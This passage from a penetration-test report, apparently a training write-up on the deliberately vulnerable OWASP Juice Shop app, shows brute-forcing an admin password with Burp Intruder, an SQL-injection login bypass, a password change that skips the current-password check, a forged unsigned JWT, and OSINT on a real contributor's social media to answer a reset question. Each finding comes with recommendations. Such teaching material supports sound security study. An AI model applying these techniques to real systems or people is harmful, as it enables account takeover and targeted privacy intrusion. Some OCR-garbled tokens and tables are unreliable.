
4. Take the code from [main.js](#)
5. Go to <https://beautifier.io/>

## 6. Paste the code and click on analyse

The screenshot shows a browser window with multiple tabs open, including "Hping3 Cheat Sheet", "Login | ASPEN", "juice-shop write up", "Juice-Shop-Write-It", "OWASP Juice Shop", and "Online JavaScript beautifier". The main content area displays the "js-beautify" tool interface. On the left, there is a code editor containing a large block of JavaScript code. On the right, there are two sections: "Beautify JavaScript" and "Beautify Code (ctrl-enter)". The "Beautify JavaScript" section contains buttons for "Copy to Clipboard", "Download", "Select All", and "Clear". Below these buttons is a "Browse..." field with "test.js" selected. The "Beautify Code" section has a green header and contains several dropdown menus and checkboxes under the heading "Options". The dropdowns include "Indent with 4 spaces", "Allow 5 newlines between tokens", "Do not wrap lines", and "Braces with control statement". Below these are sections for "HTML <style>, <script> formatting" and "Add one indent level". A list of checkboxes follows, with the last one checked: "Space before conditional: 'if(x)' / 'if (x)'".

```
1 "use strict";
2 (self.webpackChunkfrontend = self.webpackChunkfrontend || []).push([
3 {
4 id: 792,
5 module: (J, W, m) => {
6 m.d(W, {
7 o: () => ct
8 });
9 var T = m(6354),
10 t = m(6437),
11 et = m(5312),
12 O = m(3406),
13 v = m(4055);
14 let ct = ((F) => {
15 class e {
16 constructor(F) {
17 this.hostServer = F.c.hostServer;
18 host = this.hostServer + "/rest/web3";
19 constructor(F) {
20 this.http = F
21 }
22 nftUnlocked() {
23 return this.http.get(this.host + "/nftUnlocked").pipe((O, T.T){F => F}, (O, t.W){F => {
24 throw F
25 }})
26 }
27 nftMintListen() {
28 return this.http.get(this.host + "/nftMintListen").pipe((O, T.T){F => F}, (O, t.W){F => {
29 throw F
30 }})
31 }
32 checkNFTMinted() {
33 return this.http.get(this.hostServer + "/api/Challenges/?key=nftHintChallenge").pipe((O,
34 throw F
35)).subscribe()
36 }
37 submitKey(F) {
38 return this.http.post(this.host + "/submitKey", {
39 })
40 }
41 }
42 }
43);
44 }
45 }
46]);
```

7. After analysing the code i saw some critical endpoints and there is some functions lead to injections and idor `bypassSecurityTrustHtml` and `getByld`



```
22240 ep = [
22241 {
22242 path: "administration",
22243 component: mr,
22244 canActivate: [ae]
22245 },
22246 {
22247 path: "accounting",
22248 component: $1,
22249 canActivate: [ie]
22250 },
22251 {
22252 path: "about",
22253 component: Fa
22254 },
22255 {
22256 path: "address/select",
22257 component: Rs,
22258 canActivate: [x]
22259 },
22260 {
22261 path: "address/saved",
22262 component: ws,
22263 canActivate: [x]
22264 },
22265 {
22266 path: "address/create",
22267 component: Re,
22268 canActivate: [x]
22269 },
22270 {
22271 path: "address/edit/:addressId",
22272 component: Re,
22273 canActivate: [x]
22274 },
22275 {
22276 path: "delivery-method",
22277 component: Vc
22278 },
22279 {
22280 path: "deluxe-membership",
22281 component: rm,
```

## 6.4 Information Disclosure via Improper Error Handling

Low

### Description:

A security vulnerability is where an application unintentionally reveals sensitive data to unauthorized users. The penetration tester found that the app shows too much information about how it works inside (file locations and backend is using **Node.js with Express**) when the pentester writes the wrong address (/rest/any non-existent directory).

### Impact:

in this scenario, the penetration tester found that he can cause an error, and from improper error handling, he can **find hidden files and directories and exploit weaknesses to hack the server or launch further attacks like path traversal, remote code execution, or logic abuse.**

**Vulnerability Location:** Request Header (GET /rest/ “**ANY OTHER WRONG WEBSITE**”)


Resources: [Improper Error Handling | OWASP Foundation](#)

### Recommendations:


- Customize error handling to return generic error messages without exposing stack traces or file paths.
- Review logs internally without exposing details to users.

### Proof of concept(POC):

1. Open any Product to see Reviews




## **2. Intercept the packet and send it to the repeater**



3. Modify the request line to any external website that can cause an error and try to see the response.

#### 4. internal server error (Contains Additional information )



## 6.5 Admin Email

Informational

**Location:** Product info

**Description:**

Application reveals sensitive info about admin emails in product info.

**Impact:**


Could help attackers identify admin email

**Recommendations**

Remove sensitive data about users

**Proof of Concept**

1. go to the home page and click on product you will see the admin mail



## 7. Broken Authentication

### 7.1 Broken Authentication

#### Password Brute Force via Burp Suite

Critical

##### Description:

Broken authentication occurs when an application fails to properly enforce authentication controls, allowing attackers to bypass login mechanisms. Password brute forcing involves trying many possible password combinations to gain unauthorized access.

Here, the pentester identified a previously discovered admin email address and used it to perform a password brute-force attack. They opened the login page in Burp Suite's browser, enabled Intercept, and submitted a login attempt. Once the request was captured, it was sent to Intruder, selecting the Sniper attack type. A password wordlist was loaded into Intruder, and the tool began iterating through each password value. Eventually, the correct password "admin123" was found, allowing the pentester to gain unauthorized access to the admin account.

##### Impact:

The pentester successfully obtained valid admin credentials through a brute-force attack, gaining full access to sensitive data and admin-level features. With no rate-limiting or account lockout mechanisms in place, the system remains highly vulnerable to automated attacks.

**Location:**<http://localhost:300/search>

##### Recommendations:

Implement rate limiting and account lockout after multiple failed login attempts.

Use multi-factor authentication MFA for all admin accounts.

Monitor and log failed login attempts to detect brute-force activity.

Enforce strong password policies and detect common passwords.

## Proof Of Concept (P.O.C)

1. Open burp suite and open browser you will enter credentials in later
2. Go to Burpsuite proxy then turn intercept on



3. Go to Open browser then add this to chromium add the link <http://localhost:3000> in email and password put anything and press login
4. Do as shown below

Choose the post method ①

② right click here

③ click on send to intruder

5. Do as shown below you can download admin passwords text from github

① go to intruder

② select sniper attack

③ click on add

④ load rockyou.txt

⑤ select sniper attack

⑥ Click on attack

6. Now look for status code 200 then take this password

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		401	153		413		
1	admin	401	x1		413		
2	admin123	200	xx		1185		
3	123456	401	79		413		
4	12345678	401	14		413		
5	123456789	401	35		413		
6	password	401	26		413		
7	password123	401	26		413		
8	1234	401	27		413		
9	root	401	26		413		
10	root	401	27		413		
11	root	401	60		413		
12	administrator	401	29		413		
13	setmen	401	152		413		
14	quenty	401	27		413		
15	welcome	401	158		413		
16	jucce	401	14		413		

② select with left click on password

7. This is the admin password

## 7.2 Change Bender's Password (Broken Authentication)

Critical

### Description:

The application permits an Pentastar to change another user's password—specifically, Bender's—with proper authentication or authorization checks. By exploiting the password change functionality, Pentastar can bypass the requirement for the current password, allowing them to set a new password for Bender's account without his knowledge or consent.

---

### Impact:

In this scenario, the penetration tester found that he can

- **Account Takeover:** The Pentastar gains full control over Bender's account, including access to personal data and the ability to perform actions on his behalf.
  - **Privilege Escalation:** If Bender's account has elevated privileges, the Pentastar could exploit this to access restricted areas or functionalities within the application.
- 

### Vulnerability Location:

- **Endpoint:** <http://127.0.0.1:3000/rest/user/change-password>
- **User Targeted:** Bender's account (`bender@juice-sh.op`)

### Resources:

- [A07 Identification and Authentication Failures - OWASP Top 10:2021](#)
- [CWE - CWE-620: Unverified Password Change \(4.17\)](#)

---


## Recommendations:

1. **Enforce Authentication Checks:**
    - Ensure that the password change functionality requires the user to be authenticated and to provide their current password.
  2. **Implement Authorization Controls:**
    - Verify that the authenticated user has the necessary permissions to change the password for the specified account.
  3. **Validate Input Parameters:**
    - Ensure that all required parameters, such as the current password, are present and correctly validated before processing the password change request.
  4. **Monitor and Log Password Changes:**
    - Implement logging for password change events and monitor for unusual activities to detect potential unauthorized access.
- 

## Proof of Concept (PoC):

1. **Login using Bender's email ([bender@juice-sh.op](mailto:bender@juice-sh.op)).**


1.1 We broke the login form to bypass ([bender@juice-sh.op'--](mailto:bender@juice-sh.op'--)).



The screenshot shows the OWASP Juice Shop login interface. The URL in the address bar is `http://127.0.0.1:8080/login`. The login form has two fields: 'Email\*' and 'Password\*'. In the 'Email\*' field, the value 'bender@juice-sh.op' is followed by a double dash and a single quote, which is a common SQL injection payload. Below the form, there is a 'Forgot your password?' link, a 'Log in' button with a checkmark icon, a 'Remember me' checkbox, and a 'Log in with Google' button. At the bottom of the form, there is a link 'Not yet a customer?'. The top right corner of the page shows a search icon, an account icon, and a language switcher set to 'EN'.

## 2. Access the password change functionality:

### 2.1 Navigate to the password change form within the application.



## 3. Fill the form:

### 3.1 we don't know his current password so put in some random text for the current password

A screenshot of the 'Change Password' form from the OWASP Juice Shop application. The URL in the browser is 'localhost:3000/#/privacy-security/change-password'. The form has four input fields: 'Current Password\*' (with placeholder '....'), 'New Password\*' (with placeholder '....'), 'Repeat New Password\*' (with placeholder '....'), and a character counter '5/40'. Below the 'New Password\*' field, a tooltip says 'Password must be 5-40 characters long'. At the bottom is a blue 'Change' button.

## 4. Intercept the password change request using Burp Suite:

### 4.1 Capture the HTTP request sent when attempting to change the password and send to repeater.

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. In the 'Request' pane, a captured HTTP request is displayed for a password change endpoint. The 'Response' pane shows the server's response, which includes a 401 Unauthorized status code and a message stating 'Current password is not correct.' The 'Inspector' pane on the right displays various request and response headers and parameters. The status bar at the bottom indicates 'Memory: 151.7MB' and 'Disabled'.

## 5. Modify the request:

### 5.1 Remove the current password field.

### 5.2 Forward the altered request to the server.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays the same password change request as before, but with the 'current' password field removed. The 'Response' pane shows the server's response, which still includes the 'Current password is not correct.' message. The 'Inspector' pane and status bar are visible on the right and bottom respectively.

## 6 Verify the password change:

## 6.1 Set the new and repeat password fields to slurmCl4ssic

6.2 Attempt to log in as Bender using the new password slurmCl4ssic.

6.3 If successful, this confirms the vulnerability.

## 7.3 Broken Authentication – Unsigned JWT Acceptance

Critical

### Description:

The application fails to properly validate JSON Web Tokens (JWTs) by accepting tokens with the algorithm (`alg`) field set to `none`. This dangerous misconfiguration effectively disables signature verification, allowing attackers to forge authentication tokens without any cryptographic proof of authenticity.

By creating an unsigned JWT containing a fake email (`jwtn3d@juice-sh.op`), the penetration tester was able to impersonate a user and gain access to restricted endpoints, including those requiring authentication.

### Impact:

- Authentication Bypass: Attackers can craft unsigned tokens to access protected features without logging in.
- User Impersonation: Arbitrary claims (e.g., `email`, `role`) can be forged to mimic any user.
- Privilege Escalation: Role-based access control is ineffective if identity is based on unverified tokens.
- Security Control Failure: The application relies solely on the contents of JWTs without ensuring integrity, compromising all downstream logic.

### Vulnerability Location:

`Authorization: Bearer <unsigned_JWT_token>`

### References:

-  [OWASP A07:2021 – Identification and Authentication Failures](#)
-  [CWE-287 – Improper Authentication](#)
-  [CWE-347 – Improper Verification of Cryptographic Signature](#)

- [!\[\]\(fdaa04795eac7cc17db204eb77e75fbb\_img.jpg\) OWASP JWT Cheat Sheet](#)
  - [!\[\]\(1c3b293fa02f90055a131ac31ef238b3\_img.jpg\) Auth0: Critical Vulnerabilities in JSON Web Token Libraries](#)
- 

### Recommendations:

1. Explicitly Disallow `alg: none`: Ensure that your JWT parsing library and backend logic reject tokens with `alg: none`.
  2. Enforce Signature Validation: All tokens must be signed using secure algorithms like `HS256`, `RS256`, or `ES256`, and verified on every request.
  3. Use Trusted JWT Libraries: Adopt libraries that enforce strict signature validation by default and don't allow `none` unless explicitly configured.
- 

### Proof of Concept (PoC):

1. Login with regular user .
2. Intercept any packet containing the attack vector:`Authorization: Bearer <unsigned_JWT_token> 9` (e.g,/rest/user/whoami)using Burpsuite or any other tool.

### 3. Using JSON Web Tokens extension in Burpsuite to decode the token and reveal its informations :

### 4. Craft a JWT with no signature :

4.1 In the header portion: change the value of email parameter to 'none' then encode it to base64 (exclude the last '=' in the result)

Last build: A month ago - Version 10 is here! Read about the new features [here](#)

Options About / Support

**Recipe**

To Base64

Alphabet  
A-Za-z0-9+=

**Input**

```
{
 "typ": "JNT",
 "alg": "none"
}
```

**Output**

ew0KICAidhlwIjogIkpxVCIsDQogICJhbGciOiAibm9uZSINCn0+

STEP BAKE!

Auto Bake

1ms Raw Bytes CRLF (detected)

4.2 In the payload portion: Change the email parameter with any existing users email (e.g [iwtn3d@juice-sh.op](mailto:iwtn3d@juice-sh.op)) then encode it to Base64.

## Header:

```
{ "alg": "none" }
```

## Payload:

```
{ "email": "jwtn3d@juice-sh.op" }
```

5. In the request change both Tokens values with the forged one:

ew0KICAiHlwJogIkpxVCIsDQogICJhbGciOiAibm9uZSINCn0.ew0KICAc3RhDVzJjogInN1Y2Nlc3MiLA0KICAIzGF0YSl6IHsNCiAgICAiawQiOiaxMSwNCiAgICAcidXNlcm5hbWUiOiailiwNCiAgICAiZw1haWwiOiaiand0bjNkQGp1aWNILXNoLm9wliwNCiAgICAcgFz3dvcnQiOiaiMjEyMzJmMjk3YTU3YTvhNzQzODk0YTBNGE4MDFmYzMiLA0KICAgICJyb2xlJogImN1c3RvbWVyliwNCiAgICAiZGVsdXhLVG9rZW4iOiailiwNCiAgICAiBGFzdExvZ2luSXAiOiaiMTI3LjAuMC4xliwNCiAgICAcgHJvZmlsZUltYWdlJogImFzC2V0cy9wdWjsaWMvaW1hZ2VzL3VwbG9hzHMvZGVmYXVsdc5zdmciLA0KICAgICJ0b3RwU2VjcmV0JogilisDQogICAgImlzQWN0aXZlljogdHJ1ZSwNCiAgICAiY3JiYXRIZEF0JogljlwMjUtMDUtMDUgMTM6NDk6MjuuODE2ICswMDowMCIsDQogICAglnVwZGF0ZWRBdCI6IClyMD1lTA1lTA1lDE0OjQ2OjM3LjQ2MSArMDA6MDA1la0KICAgICJkZwxldGVkQXQiOiaBudWxsDQogIH0sDQogICJpYXQiOiaNxzQ2NDU5NjI4DQp9.

Access a restricted endpoint:

GET http://localhost:3000/rest/user/whoami

#### 6. By sending the new Request:

The penetration tester receives the response that would be sent to user [jwtn3d@juice-sh.op](mailto:jwtn3d@juice-sh.op) impersonating the user and with the same concept the penetration tester can retrieve sensitive informations of that user by applying this on other requests with the same token parameter with the forged token value.

## 7.4 Broken Authentication via OSINT-Aided Password Reset

High

### Description:

The application uses security questions as part of its password recovery process. By identifying a staff user through internal HTML content and performing open-source intelligence (OSINT) on public platforms, an attacker was able to discover the answer to the security question used for account recovery. This enabled a full password reset and unauthorized access to the user's account.

### Impact:

Results in **complete account takeover**, compromising the confidentiality and integrity of user data. This type of vulnerability demonstrates the dangers of using predictable, publicly available information for authentication.

### Resource:

- [OWASP Top 10 – A07:2021 Identification and Authentication Failures](#)
- [OWASP Forgot Password Cheat Sheet](#)

### Vulnerability Location:

- Password reset (security question) functionality

### Recommendations:

- Replace security questions with secure password recovery via time-limited, token-based email reset links.
- Avoid using static, guessable information as authentication factors.
- Educate privileged users about limiting personal information exposure that could aid in targeted attacks.
- Implement logging and alerting for password reset events on high-privilege accounts.

### Proof of Concept:

1. First I tried to Identify Bjoern so I searched in the source code for the name.


```

1 <!--
2 ~ Copyright (c) 2014-2025 Björn Kimminich & the OWASP Juice Shop contributors.
3 ~ SPDX-License-Identifier: MIT
4 -->
5 <!DOCTYPE html>
6 <html lang="en" data-beasties-container>
7 <head>
8 <meta charset="utf-8">
9 <title>OWASP Juice Shop</title>
10 <meta name="description" content="Probably the most modern and sophisticated insecure web application">
11 <meta name="viewport" content="width=device-width, initial-scale=1">
12 <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon.ico">
13 <link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css">
14 <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent_min.js"></script>

```

- Turned out he is one of the contributors of the site so I searched on the internet to gain any info about him.

3. Then I found a video of him while he was signing up on the site.



4. I have his email now but he did not say his fav pet name in the video so I continued with my search and I found it on his twitter

A screenshot of a Twitter post from the account "Björn Kimminich" (@bkimminich). The post text reads: "How can I best say thanks to everyone who voted for me as "Outstanding Innovator" at 🏆 @owasp #WASPY Awards 2021? 😊". Below this, the user replies with "I know!💡😊". Then they add "Another "Zaya-the-three-legged-cat expresses how excited I am!" picture is required! 🎉". Finally, they include a message with the text "👉🐱👋👋👋 = Thank y'all! ❤️" and a photo of a fluffy, three-legged cat lying down, identified as Zaya.

- Used the information that I found and I reset his pass successfully.

The screenshot shows a 'Forgot Password' form on a dark-themed web page. The form fields are as follows:

- Email\***: bjoern@owasp.org
